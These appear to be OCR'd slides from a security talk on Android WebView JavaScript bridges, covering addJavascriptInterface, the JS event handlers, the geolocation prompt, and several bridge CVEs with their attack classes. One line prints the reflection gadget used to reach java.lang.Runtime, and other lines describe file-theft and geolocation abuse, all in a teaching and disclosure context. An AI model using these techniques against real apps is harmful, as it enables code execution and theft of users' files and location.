
addJavascriptInterface

```
public void addJavascriptInterface (Object object,
                String name)
```

Injects the supplied Java object into this WebView. The object is injected into all frames of the web page

```
class JsObject {
   @JavascriptInterface
   public String toString() { return "injectedObject"; }
}
webview.getSettings().setJavaScriptEnabled(true);
webView.addJavascriptInterface(new JsObject(), "injectedObject");
webView.loadData("", "text/html", null);
webView.loadUrl("javascript:alert(injectedObject.toString())");
```

JavaScript Interface



Js Event Handler

- The WebView API allows developers to handle the alert, prompt and confirm JavaScript events, by registering the onJsAlert(), onJsPrompt() and onJsConfirm() Java callback methods
- Whenever the JavaScript side calls any of these event methods, their respective handler will be called, if it is overridden.
- The developer is free to implement any logic in these event handlers.

```
public boolean onJsAlert (WebView view,
                String url,
                String message,
                JsResult result)
```

Notify the host application that the web page wants to display a JavaScript `alert()` dialog.

```
public boolean onJsConfirm (WebView view,
                String url,
                String message,
                JsResult result)
```


Notify the host application that the web page wants to display a JavaScript `confirm()` dialog.

```
public boolean onJsPrompt (WebView view,
                String url,
                String message,
                String defaultValue,
                JsPromptResult result)
```

Notify the host application that the web page wants to display a JavaScript `prompt()` dialog.

H5 API

- The rise of HTML5 has brought in a set of APIs that can give web applications the ability to access device hardware via JavaScript.
- E.g. Geolocation and getUserMedia, which enable access to GPS and to media devices such as camera and microphone
- Developer needs to make use of onGeolocationShowPrompt (for geolocation), and onPermissionRequest (for media devices) to grant or deny permission to the requests.



onGeolocationPermissionsShowPrompt

Added in API level 5

```
public void onGeolocationPermissionsShowPrompt (String origin,
                GeolocationPermissions.Callback callback)
```

Notify the host application that web content from the specified origin is attempting to use the Geolocation API, but no permission state is currently set for that origin. The host application should invoke the specified callback with the desired permission state. See `GeolocationPermissions` for details.

Note that for applications targeting Android N and later SDKs (API level > `Build.VERSION_CODES.M`) this method is only called for requests originating from secure origins such as https. On non-secure origins geolocation requests are automatically denied.

Parameters	
`origin`	`String`: The origin of the web content attempting to use the Geolocation API.
`callback`	`GeolocationPermissions.Callback`: The callback to use to set the permission state for the origin.

Risks on bridges

A. CVE-2012-6336, CVE-2014-1939, CVE-2014-7224


B. App Clone Attack

C. H5 API Abuse


D. JavaScript Interface Abuse

E. Enforcement On Bridges

CVE-2012-6336



CVE-2012-6336




JsBridge.getClass().forName("java.lang.Runtime")

CVE-2012-6336

addJavascriptInterface

```
if (mAppTargetSdkVersion >= 4.2)
{
    requiredAnnotation = JavascriptInterface.class;
}
```



- Any Object added by API addJavascriptInterface will have this restriction

CVE-2014-1939

https://android.googlesource.com/platform/frameworks/base.git/+/f203aeef993b0f4ce65c9630d06bbd50a504e89f/core/java/android/webkit/BrowserFrame.java

```
class BrowserFrame

mSearchBox = new SearchBoxImpl(mWebViewCore, mCallbackProxy);

mJavaScriptObjects.put(SearchBoxImpl.JS_INTERFACE_NAME,
mSearchBox);
```

CVE-2014-7224


https://android.googlesource.com/platform/frameworks/base/+/534a67c/core/java/android/webkit/AccessibilityInjector.java

```
private final WebViewClassic mWebViewClassic;
mTextToSpeech = new TextToSpeechWrapper(mContext);
mWebViewClassic.addJavascriptInterface(mTextToSpeech, ALIAS_TTS_JS_INTERFACE,
false);

mCallback = new CallbackHandler(ALIAS_TRAVERSAL_JS_INTERFACE);
mWebViewClassic.addJavascriptInterface(mCallback, ALIAS_TRAVERSAL_JS_INTERFACE,
false);
```


App Clone Attack

- ✓ setAllowFileAccess(true)
- ✓ setAllowFileAccessFromFileURLs(true)
- ✓ setAllowUniversalAccessFromFileURLs(true)

- ✓ Attacker can steal user private file with a malicious local html




App Clone Attack




H5 API Abuse

- ✓ setGeolocationEnable(true)
- ✓ onGeolocationPermissionsShowPrompt do not ask for user authorization
- ✓ attacker can use navigator.geolocation.getCurrentPosition to get user geolocation without notify



JavaScript Interface Abuse

- addJavascriptInterface
  - getToken
  - downloadFile
  - readFile
  - installApp





"Design Flaw" of JavascriptInterface

- JavascriptInterface will not pass render URL to application(embedder)

> There is no way to tell the calling frame's origin from the app side, so the app must not assume that the caller is trustworthy unless the app can guarantee that no third party content is ever loaded into the WebView even inside an iframe.

- Application need to load unexpected web page for business reasons

